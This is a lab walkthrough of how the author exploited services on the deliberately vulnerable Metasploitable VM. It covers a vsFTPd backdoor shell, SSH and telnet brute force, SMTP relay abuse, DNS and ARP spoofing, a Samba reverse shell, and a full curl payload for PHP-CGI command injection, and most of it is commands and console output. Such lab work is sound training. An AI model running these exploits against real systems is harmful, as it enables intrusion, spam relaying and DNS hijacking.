Metasploitable Complete exploitation Guide by @KETONiX

Github: https://github.com/KETONiX7

- We will be exploiting Metasploitable's Important Ports.

Port - 21 FTP


vsFTPd 2.3.4

- Created using metasploit module called vsFTPd 2.3.4 "backdoor reverse shell"


Without metasploit Recreated using netcat

- We are using "smiley face exploit" to exploit vsFTPd
- nc <meta ip> 21
- USER test:)


- PASS anything



- any unrecognized command triggers trojanized vsFTPd and opens a reverse shell at port 6200 (only for Metasploitable, no real versions can be exploited by the same module, only trojanized can)
- We can scan this 6200 port open using nmap




- Let’s get the reverse tcp shell using netcat on port 6200



Port 22 - SSH

- Metasploit, search for auxuliary/scanner/ssh/ssh_login

- Success with login ‘msfadmin’:’msfadmin’



- official document saying attacker can attack indefinite times with a plaintext on this SSH version. Source **CVE-2008-5161**

Without metasploit

- Using medusa tool for SSH bruteforce using premade wordfile

```
┌──(root㉿kali)-[/home/kali]
└─# medusa -h 10.250.36.119 -U users.txt -P pass.txt -M ssh
Medusa v2.3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

- Final result:

```
2026-08-19 06:02:41 ACCOUNT FOUND: [ssh] Host: 10.250.36.119 User: msfadmin Password: msfadmin [SUCCESS]
2026-08-19 06:02:43 ACCOUNT CHECK: [ssh] Host: 10.250.36.119 (1 of 1, 0 complete) User: test (5 of 5, 4 complete) Password: msf (1 of 5 c
mplete)
2026-08-19 06:02:45 ACCOUNT CHECK: [ssh] Host: 10.250.36.119 (1 of 1, 0 complete) User: test (5 of 5, 4 complete) Password: root (2 of 5
omplete)
2026-08-19 06:02:47 ACCOUNT CHECK: [ssh] Host: 10.250.36.119 (1 of 1, 0 complete) User: test (5 of 5, 4 complete) Password: test (3 of 5
omplete)
2026-08-19 06:02:49 ACCOUNT CHECK: [ssh] Host: 10.250.36.119 (1 of 1, 0 complete) User: test (5 of 5, 4 complete) Password: msfadmin (4 c
 5 complete)
2026-08-19 06:02:51 ACCOUNT CHECK: [ssh] Host: 10.250.36.119 (1 of 1, 0 complete) User: test (5 of 5, 4 complete) Password: kali (5 of 5
omplete)
```

- Target hit successfully

Port 23 - Telnet

- follows same process as SSH
- For metasploit use Auxiliary/scanner/telnet/telnet_login
- To do it without metasploit, I used medusa

└─# medusa -h <meta ip> -M telnet -U users.txt -P pass.txt

Port 25 - SMTP

SMTP enumeration:

- SMTP relay is the process of transferring an email message from one mail server to another using the Simple Mail Transfer Protocol

Using metasploit

- For SMTP and username enumeration used, auxiliary/scanner/smtp/smtp_enum

- this has it’s own file and also offers custom file option.

```
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 10.250.36.119:25      - 10.250.36.119:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 10.250.36.119:25      - 10.250.36.119:25 Users found: msfadmin
[*] 10.250.36.119:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- After exploitation I found some information on the SMTP domain and also User named msfadmin

Without metasploit

```
┌──(root㉿kali)-[/home/kali]
└─# nc 10.250.36.119 25
VRFY msfadmin
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
252 2.0.0 msfadmin
```

Found user exists using netcat —→ VRFY msfadmin, and also got more info about it’s domain

---

SMTP Exploit:

- Simple Mail Transfer Protocol running on postfix mail service to transfer domain mails.

```
msf auxiliary(scanner/smtp/smtp_relay) > show options

Module options (auxiliary/scanner/smtp/smtp_relay):

   Name        Current Setting                    Required  Description
   ----        ---------------                    --------  -----------
   EXTENDED    false                              yes       Do all the 16 extended checks
   MAILFROM    sender@example.com                 yes       FROM address of the e-mail
   MAILTO      msfadmin@metasploitable.localdomain  yes       TO address of the e-mail
   RHOSTS      10.250.36.119                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       25                                 yes       The target port (TCP)
   THREADS     1                                  yes       The number of concurrent threads (max one per host)
```

- set MAILTO, RHOSTS and then exploit; we will find following open SMTP relay

```
msf auxiliary(scanner/smtp/smtp_relay) > run
[+] 10.250.36.119:25      - SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[+] 10.250.36.119:25      - Potential open SMTP relay detected: - MAIL FROM:<sender@example.com> → RCPT TO:<msfadmin@metasploitable.local
domain>
[*] 10.250.36.119:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Manually reproducing relay acceptance using netcat

- nc -nv <meta ip> 25
- VRFY msfadmin
- EHLO msfadmin
- Then start sending mails

```
┌──(root㉿kali)-[/home/kali]
└─# nc 10.250.36.119 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
MAIL FROM:<sender@example.com>
250 2.1.0 Ok
RCPT TO:<msfadmin@metasploitable.localdomain>
250 2.1.5 Ok
```

- This is the received mail in Metasploitable: cat /var/spool/mail/msfadmin

```
msfadmin@metasploitable:/var/spool/mail$ cat msfadmin
From sender@example.com  Wed Aug 19 06:53:16 2026
Return-Path: <sender@example.com>
X-Original-To: msfadmin@metasploitable.localdomain
Delivered-To: msfadmin@metasploitable.localdomain
Received: from X (unknown [10.250.36.222])
        by metasploitable.localdomain (Postfix) with ESMTP id A2269CBB9
        for <msfadmin@metasploitable.localdomain>; Wed, 19 Aug 2026 06:53:16 -0400 (EDT)
Message-Id: <20260819105316.A2269CBB9@metasploitable.localdomain>
Date: Wed, 19 Aug 2026 06:53:16 -0400 (EDT)
From: sender@example.com
To: undisclosed-recipients:;

SyKQjXB

From sender@example.com  Wed Aug 19 07:03:54 2026
Return-Path: <sender@example.com>
X-Original-To: msfadmin@metasploitable.localdomain
Delivered-To: msfadmin@metasploitable.localdomain
Received: from unknown (unknown [10.250.36.222])
        by metasploitable.localdomain (Postfix) with SMTP id 2F528CBB9
        for <msfadmin@metasploitable.localdomain>; Wed, 19 Aug 2026 07:00:24 -0400 (EDT)
subject: SMTP Relay Test
From: sender@example.com
To: msfadmin@metasploitabe.localdomain
Message-Id: <20260819110058.2F528CBB9@metasploitable.localdomain>
Date: Wed, 19 Aug 2026 07:00:24 -0400 (EDT)

this is an lab test
```


- In this case the open relay vulnerability is abused, So and Open relay vulnerability will allow Postfix server (in this case metasploitable's SMTP server) will Accept and Forward the Mail to an External mail server and recipient.
- This can be abused by hackers to send thousands of unsolicited (uncalled) emails. attacker can route the traffic from your org's server making it look like it's coming from your infrastructure
- It will also consume resources like CPU.

Port 53 - DNS


For metasploit exploit, https://www.exploit-db.com/exploits/6122

CVE 2008-4194 / 2008-1447

- Upon scanning the port 53 using nmap -sV, The port 53 is running on ISC Bind 9.4.2
- So let's search for available exploit using searchsploit



- So there is a Remota DNS cache Poisoining (metasploit) exploit available, so let's try it.
- Search for 6122 in searchsploit to load and inspect the exploit with metadata



- You will find similar metadata and exploit like in the exploit-db website
- Let’s search and load it in the msfconsole, set rhost, newaddr, interface eth0 and start the cache poisoning

```
Module options (auxiliary/spoof/dns/bailiwicked_host):

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   HOSTNAME   server.example.com  yes       Hostname to hijack
   INTERFACE                      no        The name of the interface
   NEWADDR    10.250.36.222       yes       New address for hostname
   RECONS     208.67.222.222      yes       The nameserver used for reconnaissance
   RHOSTS     10.250.36.119       yes       The target host(s), see https://docs.metasploit.com/docs/u
                                            sing-metasploit/basics/using-metasploit.html
   SNAPLEN    65535               yes       The number of bytes to capture
   SRCADDR    Real                yes       The source address to use for sending the queries (Accepte
                                            d: Real, Random)
   SRCPORT    0                   yes       The target server's source query port (0 for automatic)
   TIMEOUT    500                 yes       The number of seconds to wait for new data
   TTL        36950               yes       The TTL for the malicious host entry
   XIDS       0                   yes       The number of XIDs to try for each query (0 for automatic)
```

- After some time we can see from tcpdump logs the dns query resolution happening live (my ip’s are changed here)
- The DNS queries are being made with kali linux instead of nameserver for pwned.example.com

```
└─$ sudo tcpdump -ni any host 192.168.1.3 and port 53
tcpdump: WARNING: any: That device doesn't support promiscuous mode
(Promiscuous mode not supported on the "any" device)
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
04:51:15.663505 eth0  Out IP 192.168.1.3.4914 > 192.168.1.26.53: 53044+ A? 8YPVJ3LTyn.example.com. (40)
04:51:15.664302 eth0  In  IP 192.168.1.26.53 > 192.168.1.3.64087: 39625 0/1/0 (102)
04:51:15.664716 eth0  In  IP 192.168.1.26.53 > 192.168.1.3.23146: 506 0/1/0 (107)
04:51:15.669715 eth0  In  IP 192.168.1.26.53 > 192.168.1.3.56873: 12744 0/1/0 (107)
04:51:15.671404 eth0  Out IP 192.168.1.3.11770 > 192.168.1.26.53: 10774+ A? tuMcyxe4GCWBKjwAFb.example.c
om. (48)
04:51:15.672613 eth0  In  IP 192.168.1.26.53 > 192.168.1.3.4914: 53044 0/1/0 (102)
04:51:15.673602 eth0  In  IP 192.168.1.26.53 > 192.168.1.3.9821: 47548 0/1/0 (107)
04:51:15.677968 eth0  Out IP 192.168.1.3.7184 > 192.168.1.26.53: 17860+ A? GD3hFo39gDWRgo.example.com. (
44)
04:51:15.681380 eth0  In  IP 192.168.1.26.53 > 192.168.1.3.11770: 10774 0/1/0 (110)
04:51:15.686594 eth0  Out IP 192.168.1.3.35541 > 192.168.1.26.53: 8491+ A? LFiv0DBj8F.example.com. (40)
04:51:15.689189 eth0  In  IP 192.168.1.26.53 > 192.168.1.3.7184: 17860 0/1/0 (106)
04:51:15.693857 eth0  Out IP 192.168.1.3.25224 > 192.168.1.26.53: 32621+ A? zXkHExMnoWU23h40w.example.co
m. (47)
04:51:15.697549 eth0  In  IP 192.168.1.26.53 > 192.168.1.3.35541: 8491 0/1/0 (102)
04:51:15.700029 eth0  Out IP 192.168.1.3.42869 > 192.168.1.26.53: 1006+ A? oDFLad5oAs9uE6o9.example.com.
(46)
04:51:15.704372 eth0  In  IP 192.168.1.26.53 > 192.168.1.3.25224: 32621 0/1/0 (109)
04:51:15.707965 eth0  Out IP 192.168.1.3.46118 > 192.168.1.26.53: 62431+ A? wPva2qlilzZrf6GJ.example.com
. (46)
```

- and if I stop the poisoning no logs are generated

```
┌──(root㉿kali)-[/home/kali]
└─# sudo tcpdump -ni any host 192.168.1.3 and port 53
tcpdump: WARNING: any: That device doesn't support promiscuous mode
(Promiscuous mode not supported on the "any" device)
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel
```

Without metasploit

- We will use bettercap for dns server poisoning
- turn on port forwarding in kali: sudo sysctl -w net.ipv4.ip_forward=1
- run bettercap on your connected interface: sudo bettercap -iface eth0
- Configure the victim
  - set arp.spoof.targets <meta IP>
  - set arp.spoof.fullduplex true
- Configure DNS spoofing
  - set dns.spoof.domains example.com
  - set dns.spoof.address <kali ip>
- Enable both ARP & DNS spoof modules
  - arp.spoof on
  - dns.spoof on
- Run nslookup command In metasloit we will see the address of example.com changed to kali's IP

Port 139 / 445 Samba

https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/

CVE-2007-2447

https://www.samba.org/samba/security/CVE-2007-2447.html

Metasploit

- use exploit/multi/samba/usermap_script
- set host and directly get reverse shell (139 default port for legacy NetBIOS connections)
- For Modern devices Port 445 issued for samba

```
msf exploit(multi/samba/usermap_script) > set rhosts
rhosts ⇒
msf exploit(multi/samba/usermap_script) > set rhosts 10.250.36.119
rhosts ⇒ 10.250.36.119
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 10.250.36.222:4444
[*] Command shell session 1 opened (10.250.36.222:4444 → 10.250.36.119:47380) at 2026-08-19 08:16:32 -0400
^C
Abort session 1? [y/N]  n
[*] Aborting foreground process in the shell session
/bin/sh: line 3: : command not found
whoadmi
/bin/sh: line 5: whoadmi: command not found
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:35:f2:aa brd ff:ff:ff:ff:ff:ff
    inet 10.250.36.119/24 brd 10.250.36.255 scope global eth0
    inet6 2401:4900:c11f:2abf:250:56ff:fe35:f2aa/64 scope global dynamic
       valid_lft 7174sec preferred_lft 7174sec
    inet6 fe80::250:56ff:fe35:f2aa/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:50:56:3d:45:6a brd ff:ff:ff:ff:ff:ff
```

Without Metasploit (X)

- Scan for version of SMB using nmap
- Search for exploit using built in searchsploit tool
- searchsploit Samba 3.0.20 username map

```
┌──(kali㉿kali)-[~]
└─$ searchsploit Samba 3.0.20 username map
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
Papers: No Results
```

- We found an available exploit from db
- Let’s save the exploit in our machine using:
- searchsploit -m unix/remote/16320.rb # (this is the exploit we are looking for, it’s written in ruby language)
- To run the exploit to see metadata and script, searchsploit -x 16320.rb


- We can’t exploit it without metasploit script due to lack of methodology and the only script we have works using metasploit

Port 80 - Apache Server, PHP CGI (Common Gateway Interface)


- **CGI (Common Gateway Interface)** is a way for a web server to run a program to generate a web response.
- So **PHP-CGI is basically PHP running as a CGI program that Apache can call to process PHP requests.**

Using Metasploit

- The machine is running on apache server let's first enumerate all it's directories using metasploit
- Look for auxiliary/scanner/http/http_version



- Now we got the version let's check for any vulnerabilities available for this version



- Found a cgi RCE for PHP versions between 5.3.13 - 5.4.2, let's find and exploit cgi using metasploit.
- After some research found a suitable metasploit auxiliary


https://www.rapid7.com/db/modules/exploit/multi/http/php_cgi_arg_injection/

- In msfconsole: search exploit/multi/http/php_cgi_arg_injection
- I Got shell using this exploit

```
msf exploit(multi/http/php_cgi_arg_injection) > set rhost 10.250.36.119
rhost => 10.250.36.119
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 10.250.36.222:4444
[*] Sending stage (45739 bytes) to 10.250.36.119
[*] Meterpreter session 1 opened (10.250.36.222:4444 → 10.250.36.119:33777) at 2026-08-20 02:59:39 -0400

meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > shell
Process 9488 created.
Channel 0 created.

whoami
www-data
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:35:f2:aa brd ff:ff:ff:ff:ff:ff
    inet 10.250.36.119/24 brd 10.250.36.255 scope global eth0
    inet6 2401:4900:c08c:b24d:250:56ff:fe35:f2aa/64 scope global dynamic
       valid_lft 6843sec preferred_lft 6843sec
    inet6 fe80::250:56ff:fe35:f2aa/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:50:56:3d:45:6a brd ff:ff:ff:ff:ff:ff
```

Without metasploit

- Scanned with nmap on port 80 with -sV
- Get the version of PHP 5.2.4
- After some research from feroxbuster, I found a page which shows us the exact version of php running in apache of metasploitable. i.e. https://<meta ip>/phpinfo



System	Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date	Jan 6 2010 21:50:12
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/cgi
Loaded Configuration File	/etc/php5/cgi/php.ini
Scan this dir for additional .ini files	/etc/php5/cgi/conf.d
additional .ini files parsed	/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519

- now we can exploit further using available vulnerabilities of PHP 5.2.4

- We can upload malicious .jar files here to get shell.

Without Metasploit: Method 2

Reference:


https://www.praetorian.com/blog/php-cgi-remote-command-execution-vulnerability-exploitation/

- try this command:
  - curl -i -s -X POST \
    --data-binary '<?php system("id"); die; ?>' \
    'http://192.168.1.26/cgi-bin/php5?-d+allow_url_include%3Don+-d+safe_mode%3Doff+-d+suhosin.simulation%3Don+-d+disable_functions%3D""+-d+open_basedir%3Dnone+-d+auto_prepend_file%3Dphp%3A%2F%2Finput+-d+cgi.force_redirect%3D0+-d+cgi.redirect_status_env%3D0+-n'
- We used URL encoding to craft a malicious url
  - -d auto_prepend_file=php://input
  - which is encoded as
  - %2dd+auto_prepend_file%3dphp%3a%2f%2finput
  - where %2d = “-”
  - It's called **URL encoding**, also known as **percent-encoding**

Workflow:

